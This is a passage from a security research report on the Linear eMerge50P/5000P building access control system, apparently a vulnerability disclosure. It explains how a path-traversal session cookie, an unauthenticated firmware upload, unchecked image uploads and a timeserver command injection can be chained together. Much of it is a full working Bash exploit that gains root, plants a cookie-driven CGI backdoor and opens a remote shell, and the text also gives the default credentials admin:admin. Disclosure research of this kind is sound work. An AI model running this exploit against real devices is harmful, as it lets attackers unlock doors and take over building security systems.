01/22/2019 10:18:26 Session expired IP Address 192.168.1.17 by System Administrator
01/22/2019 09:44:48 Unknown network node IP Address 192.168.1.251 for D00000002BCCA127
01/22/2019 09:30:29 Logged in IP Address 192.168.1.17 by System Administrator
01/22/2019 00:15:19 System backup successful
01/22/2019 00:15:19 System backup in progress: Creation of system backup file succeeded
01/22/2019 00:15:04 System backup started
01/21/2019 09:44:44 Unknown network node IP Address 172.16.121.131 for D00000002BCCA127
01/21/2019 00:15:19 System backup successful
01/21/2019 00:15:19 System backup in progress: Creation of system backup file succeeded
```

Figure 26. Linear eMerge50P/5000P main dashboard

The technologies used in the testbed for Linear eMerge50P/5000P include the following:

- GNU/Linux 3.16.0-30 (Ubuntu 14.04.2)
- GNU/Linux 2.6.32-21 (Ubuntu 10.04)
- Apache 2.4.7
- Apache 2.2.14
- GoAhead-Webs
- Tomcat 7.0.52
- Tomcat 6.0.24
- Python 3.4
- Python 2.6
- CherryPy 3.2.2
- CherryPy 3.1.2
- PostgreSQL 8.4

How eMerge50P/eMerge5000P sessions work

Once a user (e.g., a device control administrator) logs in with default credentials admin:admin, a session ID is created and set as a cookie. Sessions are stored as files in the directory /usr/local/s2/sessions. The ID of a session is 10 digits long.

An example of a cookie is:

```
.sessionId=2724660275
```

So, this cookie points to a file located at /usr/local/s2/sessions/2724660275.

The contents of a session file


Session files are 1088 bytes long. There is a lot of information in them, such as the session ID, a username, an external IP address, and when the session was created. Two most important parts are:

- External IP address: this is just the ASCII representation of the IP address and its offset in the session file is 264.
- Timestamp when the session file was created: It is located at the offset 1080. It's four bytes in length and stored as an integer in binary format (little-endian). Sessions are valid for an hour.

These two will be used later in the exploits.

Session cookie allows path traversal

The value of the cookie points to a file, but its value is not checked for directory traversal, as shown in Figure 27.



```
_read_in_session:
   0 @ 0804a818  __i686.get_pc_thunk.bx()
   1 @ 0804a823  int32_t eax = arg1
   2 @ 0804a826  int32_t var_28 = eax
   3 @ 0804a831  eax_1 = sys_path(7, var_28)
   4 @ 0804a83e  int32_t var_2c = eax_1
   5 @ 0804a841  eax_2 = open(var_2c, 0)
   6 @ 0804a846  int32_t var_10 = eax_2
   7 @ 0804a84d  if (var_10 != 0xffffffff) then 8 @ 0x804a88b else 21 @ 0x804a84f
```

Figure 27. Binja shows disassembly (pseudo-code) where the open function is directly used on the cookie's value

A malicious user can point to any file on the system and the server will try and read that file as the session file. For example, if a valid session ID is 2724660275, then this will also work:

```
.sessionId=../sessions/2724660275
```

About the cgi-bin services on the device

We will come back to the sessions a bit later in this document. First, we will discuss the use of cgi-bin directory in the webroot. The cgi-bin directory is located at /usr/local/s2/web/cgi-bin/, and it contains many scripts, most of them written in Python and Bash. These endpoints can be called externally from these scripts. Most scripts will check for a valid session via a call to a binary called 'cgichecksession'.

The following code snippet from the testldap_form.cgi script shows the use of 'cgichecksession':

```
01: #!/bin/sh
02: #
03: # testldap_form.cgi
04: #
05:
06: . /usr/local/s2/scripts/setvars
07:
08: . $scriptdir/cgichecksession
```

The missing authentication checks in uplsysupdate.cgi

Not all CGI scripts properly authenticate users with cgichecksession. The endpoint uplsysupdate.cgi is used to upload a system (firmware) upgrade in a UPG-file. The file will be stored on disk in /usr/local/s2/web/upload/system/ until an administrator clicks on the system update install. The endpoint uploading the upg file does not check for authentication and can be called directly.

As the code snippet below shows, it can only be used to upload files with a 'upg' extension (aside from a little race-condition). Path traversal is also possible via the filename, but not required for our exploit.

```
if [ "'echo $filename | grep -e 'upg$''" != "" ]
then
    echo "Location: [...]"
else
    rm $directory/$filename
```

Combining the vulnerabilities for an authentication bypass

The two mentioned vulnerabilities can be combined to perform an authentication bypass to access the eMerge e50 as a system administrator.

1. An attacker creates a upg-file with the contents of a valid session. This can be done by copying a valid session file and replacing the external IP address and the timestamp.
2. The upg-file is uploaded via uplsysupdate.cgi. The following curl command uploads a file called backup.upg. This will be stored at /usr/local/s2/web/upload/system/backup.upg.

```
$ curl -s -F upload=@backup.upg ${VULN_HOST}/cgi-bin/uplsysupdate.cgi
```


3. The attacker can now set the cookie like so:

```
.sessionId=../web/upload/system/backup.upg
```

The server will read the upg-file as a session, and since the session is valid, the user will be authenticated. It is now possible to perform any action as the device administrator. For example, this command can be used to lock a door with ID 5:

```
$ curl -s --cookie ".sessionId=$SESSION_ID" ${VULN_HOST}/portal/lock/ --data
"id=5&allPartitions=false&csrft=<token>"
```

Or have an overview and choose which door or gate (portal) to manipulate from the GUI, as shown in Figure 28.


Portal Status

Portal	Status	Action	Schedule
Auto Gate Portal	Ready		
Back Gate Portal	Ready		
Fitness Portal	Ready		
Laundry Portal	Ready		
Lobby Portal	Ready		
Pedestrian Gate Portal	Ready		

Figure 28. Linear eMerge50P/5000P Portal Status

Digging deeper: Gaining root access

Having an administrator access is nice, but we would like full control over the device. With root access, one can not only perform any action in the web interface, but also gain persistent access to the device. Having such access, regardless of device updates, it is possible to further infiltrate the internal network of the hosting party.

The image upload abuse

The eMerge e50/5000P contains 'person' objects used to describe the card users, and images can be attached to these objects to identify those users. An administrator can only upload files with an image extension. However, the contents of the file are not validated. This allows for uploading files with arbitrary content.

For example, an attacker can upload a shell script (ending with .jpg) in an image file as such:

```
$ curl -s --cookie ".sessionId=$SESSION_ID" \
  -F "csrft=$CSRF_TOKEN" \
  -F "person=31337" \
  -F "file=@shell.jpg" \
  ${VULN_HOST}/person/upload/
```

The limited command injection in timeserver configuration

A command injection vulnerability exists in the configuration options for the timeserver, affecting the 'timeserver1', 'timeserver2', 'timeserver3' POST parameters. For example, if an attacker enters *www.test.com'whoami'*, then after saving the changes, the value becomes *www.test.comroot*. This means that the command *whoami* was executed. The commands that can be injected are very limited, because there is a constrain on the length of the variable, and it does not allow for spaces.

After the timeserver configuration is set via /goform/saveS2ConfVals, the endpoint /goform/restarts2Conf needs to be called to restart the device. This will run the new configuration on startup. The command is run as root.

We can abuse this command injection vulnerability to pipe the contents of our uploaded shell script (from the image upload) to bash. When saving these settings, the device must be restarted.

```
$ curl -s ${VULN_HOST}/goform/saveS2ConfVals --cookie ".sessionId=$SESSION_ID" --data "timeserver1=a.
a$(bash</usr/local/s2/web/upload/pics/shell.jpg) [.....]"

$ curl -s --cookie ".sessionId=$SESSION_ID" ${VULN_HOST}/goform/restarts2Conf
```

What does the script do?

In the exploit, the shell script is composed of the following two lines, shown below. The first will copy the endpoint websrunning.cgi to websrunnings.cgi. This is a script that just echoes "OK". The second line replaces *echo "OK"* with executing the contents of the cookie as a shell command. The reason a cookie is used is that cookie values are not logged and makes it easier to use characters like the ampersand.

```
$ echo "cp /usr/local/s2/web/cgi-bin/websrunning.cgi /usr/local/s2/web/cgi-bin/websrunnings.cgi" >
shell.jpg

$ echo 'sed -i '"'"'s/echo "OK"/A=\'\$HTTP_COOKIE\';printf "\$A"/'"'"' /usr/local/s2/web/cgi-bin/
websrunnings.cgi' >> shell.jpg
```


The device contains many vulnerabilities that allow for a full compromise. An attacker can bypass authentication by uploading a session file and pointing the session cookie to it. Afterwards, rights of the administrator can be escalated to root by abusing a command injection vulnerability and injecting a CGI backdoor.

The practical demonstration

Below is a full working PoC exploit code written in a Bash script. It chains the 5 mentioned vulnerabilities and offers a root shell on the remote device.

```
#!/bin/bash
#
# Full remote code execution exploit for the Linear eMerge50P/5000P 4.6.07
# Including escalating to root privileges
#
# This script is tested on macOS 10.13.6
# by Sipke Mellema
#
# usage: ./sploit.sh http://target
# (c) 2019 Applied Risk
##########################################################################
#
# $ ./sploit.sh http://192.168.1.1
#
#
#          .         .         .         .         .
#        .          .         .          .          .
#       |          |Linear eMerge50 4.6.07|          |
#       |          |                      |          |
#       |          |Remote code executionz|          |
#       |          | With priv escalation |          |
#       |          |    Get yours today   |          |
#       |          |          |           |          |
#       |          |        Boomch        |          |
#        .          .         .          .          .
#             .        .        .        .        .
#
#
#
# [*] Checking connection to the target..
# [V] We can connect to the server
# [*] Checking if already infected..
# [V] Target not yet infected..
# [*] Creating custom session file..
# [*] Uploading custom session file..
# [V] Session file active!
# [*] Retrieving CSRF token..
# [V] CSRF_TOKEN: AI1R5ebMTZXL8Vu6RyhcTuavuaEbZvy9
# [*] Uploading file..
# [V] File successfully uploaded
# [*] Writing new config..
# [V] Wrote new config, restarting device
# [*] Looks good! Waiting for device to reboot..
# [V] Executing: whoami..
# [V] Username found: root
# [*] Cleaning up uploaded files..
# [*] Removing fake backup file..
# [*] Removing shell script..
# [*] Files removed
#
# [*] If that worked, you can how execute commands via your cookie
# [*] The URL is: http://192.168.1.1/cgi-bin/websrunnings.cgi
# [*] Or type commands below ('quit' to quit)
#
# root@http://192.168.1.1$ id
# uid=0(root) gid=0(root) groups=0(root)
# root@http://192.168.1.1$ quit
#
###########################################################################

RED='\033[0;31m'; BLUE='\033[0;34m'; GREEN='\033[0;32m'; NC='\033[0m'
BANNER="
\t   .         .         .         .         .
\t .          .         .          .          .
\t|          |${BLUE}Linear eMerge50 4.6.07${RED}|          |
\t|          |${BLUE}                      ${RED}|          |
\t|          |${BLUE}Remote code executionz${RED}|          |
\t|          |${BLUE} With priv escalation ${RED}|          |
\t|          |${BLUE}    Get yours today   ${RED}|          |
\t|          |${BLUE}          |           ${RED}|          |
\t|          |${BLUE}        Boomch        ${RED}|          |
\t .          .         .          .          .
\t      .        .        .        .        .
${NC}
"
printf "\n${RED}${BANNER}\n\n"

function echo_green {
  printf "${GREEN}[*] $@${NC}\n"
}
function echo_blue  {
  printf "${BLUE}[V] $@${NC}\n"
}
function echo_red   {
  printf "${RED}[-] $@${NC}\n"
}

function show_usage {
  echo -en "Usage: ./sploit.sh
"
}


# check arguments
if [ $# -eq 0 ]
  then
    echo_red "Incorrect parameters"
    show_usage
    exit
fi


# Define global paramters
VULN_HOST=$1
TEST_CMD="whoami"

# ========================= Vuln 2: Session ID allows path traversal
# Path traversal to session file injected as backup file
SESSION_ID="../web/upload/system/backup.upg"
function run_remote_shell {
  # shell is in the context of the lower privileged user called s2user
  # but the user has sudo rights
  # ========================= Vuln 5: Webserver runs as root
  TEST_CMD=''
  while read -p "${SPLOT_USERNAME}@${VULN_HOST}$ " TEST_CMD && [ "${TEST_CMD}" != "quit" ] ; do
    curl -s -k -H "Cookie: sudo $TEST_CMD" ${VULN_HOST}/cgi-bin/websrunnings.cgi
    echo ""
  done
}
```

```
# ========================= Pre-exploit checks

# check connection
echo_green "Checking connection to the target.."
RESULT='curl -sL -w "%{http_code}\\n" ${VULN_HOST} -o /dev/null --connect-timeout 3 --max-time 5'
if [ "$RESULT" != "200" ] ;
then
   echo_red "Could not connect to ${VULN_HOST} :(" ;
   exit
fi
echo_blue "We can connect to the server"

# check already infected
echo_green "Checking if already infected.."
RESULT='curl -sL -w "%{http_code}\\n" ${VULN_HOST}/cgi-bin/websrunnings.cgi -o /dev/null --connect-
timeout 3 --max-time 5'
if [ "$RESULT" == "200" ] ; then
   echo_blue "Target already seems to be infected"
   SPLOT_USERNAME='curl -s -k -H "Cookie: sudo whoami" ${VULN_HOST}/cgi-bin/websrunnings.cgi'
   echo_blue "Username found: ${SPLOT_USERNAME}"
   read -p "Try shell directly? (Y/N)" TEST
   if [ "$TEST" == "Y" ] ; then
      echo_green "Trying direct shell.."
      run_remote_shell
      exit
    fi
else
   echo_blue "Target not yet infected.." ;
fi



# ========================= Vuln 1: Sys update CGI script allows unauthenticated upg-file upload
# Used to create file with the contents of a valid session file
# Session file required a timestamp from < 3600 seconds ago
# And a valid (remote) IP address

echo_green "Creating custom session file.."
# binary session file
SESS_FILE_BIN_PRE="MzEzMzc4MDA4NQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAABTeXN0ZW0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAEFkbWluaXN0cmF0b3IAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYWR-
taW4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="
SESS_FILE_BIN_POST="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMQAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAQAAAAEAAAABAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQUkxUjVlYk1UWlhMOFZ1NlJ5aGNUdWF2dWFFYlp2eTkAAAAAYtPxW0o/71s="
# write session/backup file
printf $SESS_FILE_BIN_PRE | base64 -D > backup.upg
# write IP
MY_IP='curl -s https://api.ipify.org'
printf ${MY_IP} >> backup.upg
printf $SESS_FILE_BIN_POST | base64 -D >> backup.upg
# replace timestamp
python -c "import struct,time,sys; sys.stdout.write(struct.pack('<i',int(time.time()+(3600*5))))" |
dd of=backup.upg bs=1 seek=1080 count=4 conv=notrunc 2> /dev/null
# upload session as backup file
echo_green "Uploading custom session file.."
curl -s -F upload=@backup.upg ${VULN_HOST}/cgi-bin/uplsysupdate.cgi

# check if session file works
RESULT='curl -s -w "%{http_code}\\n" --cookie ".sessionId=$SESSION_ID" ${VULN_HOST}/goform/foo -o /
dev/null --connect-timeout 3 --max-time 5'
if [ "$RESULT" != "200" ] ; then
   echo_red "Creating session file didn't seem to work :(" ;
   exit
fi
echo_blue "Session file active!"


# ========================= Vuln 3: Image upload allows any file contents
# We use it to upload a shell script
# It will be run as root on startup
# get csrf token
echo_green "Retrieving CSRF token.."
CSRF_TOKEN='curl -s --cookie ".sessionId=$SESSION_ID" ${VULN_HOST}/frameset/ | grep -E -o 'csrft
= "(.*)"' | awk -F '"' '{print $2}''
echo_blue "CSRF_TOKEN: $CSRF_TOKEN"

if [ -z "$CSRF_TOKEN" ]; then
  echo_red "Could not get CSRF token :("
  exit
fi

# prepare file
# this will run as root
echo "cp /usr/local/s2/web/cgi-bin/websrunning.cgi /usr/local/s2/web/cgi-bin/websrunnings.cgi" >
shell.jpg
echo 'sed -i '"'"'s/echo "OK"/A=\'\$HTTP_COOKIE\';printf "\$A"/'"'"' /usr/local/s2/web/cgi-bin/
websrunnings.cgi' >> shell.jpg

# upload file
echo_green "Uploading file.."
RESULT='curl -s --cookie ".sessionId=$SESSION_ID" \
  -F "csrft=$CSRF_TOKEN" \
  -F "person=31337" \
  -F "file=@shell.jpg" \
  ${VULN_HOST}/person/upload/ | grep -o "File successfully uploaded"'
echo_blue $RESULT

if [[ ! "$RESULT" =~ "successfully" ]]; then
  echo_red "Could not upload file :("
  exit
fi


# ========================= Vuln 4: Config allows command injection
# Length is limited
# Also, no spaces allowed

# change config
# the file in the config file will be run as root at startup
echo_green "Writing new config.."
curl -s ${VULN_HOST}/goform/saveS2ConfVals --cookie ".sessionId=$SESSION_ID" --data
"timeserver1=a.a%24%28bash%3C%2Fusr%2Flocal%2Fs2%2Fweb%2Fupload%2Fpics%2Fshell.
jpg%29&timeserver2=&timeserver3=&timezone=America%2FChicago&save=Save&urlOk=cfgntp.
asp&urlError=cfgntp.asp&okpage=cfgntp.asp" > /dev/null
echo_blue "Wrote new config, restarting device"

# restart device
RESULT='curl -s --cookie ".sessionId=$SESSION_ID" ${VULN_HOST}/goform/restarts2Conf --data
"changeNetwork=1" | grep -o "The proxy server could not handle the request"'
# this is supposed to get returned (device rebooting)
if [[ "$RESULT" =~ "could not handle the request" ]]; then
  echo_green "Looks good! Waiting for device to reboot.."
  sleep 20
  echo_blue "Executing: whoami.."
  SPLOT_USERNAME='curl -s -k -H "Cookie: sudo whoami" ${VULN_HOST}/cgi-bin/websrunnings.cgi'
  echo_blue "Username found: ${SPLOT_USERNAME}"
  # cleanup
  echo_green "Cleaning up uploaded files.."
  echo_green "Removing fake backup file.."
  RESULT='curl -s -k -H "Cookie: sudo rm /usr/local/s2/web/upload/system/backup.upg" ${VULN_HOST}/
cgi-bin/websrunnings.cgi'
  echo_green "Removing shell script.."
  RESULT='curl -s -k -H "Cookie: sudo rm /usr/local/s2/web/upload/pics/shell.jpg" ${VULN_HOST}/cgi-
bin/websrunnings.cgi'
  echo_green "Files removed"

  # start shell
  echo ""
  echo_green "If that worked, you can now execute commands via your cookie"
  echo_green "The URL is: ${VULN_HOST}/cgi-bin/websrunnings.cgi"
  echo_green "Or type commands below ('quit' to quit)"
  echo ""

  run_remote_shell

else
    echo_red "Exploit failed :("
fi

exit
```



Case 3: Prima Systems FlexAir Access Control System

Introduction

Prima Systems is a Slovenian brand of access control platform. Figure 29 shows examples of components used and controlled by this system.

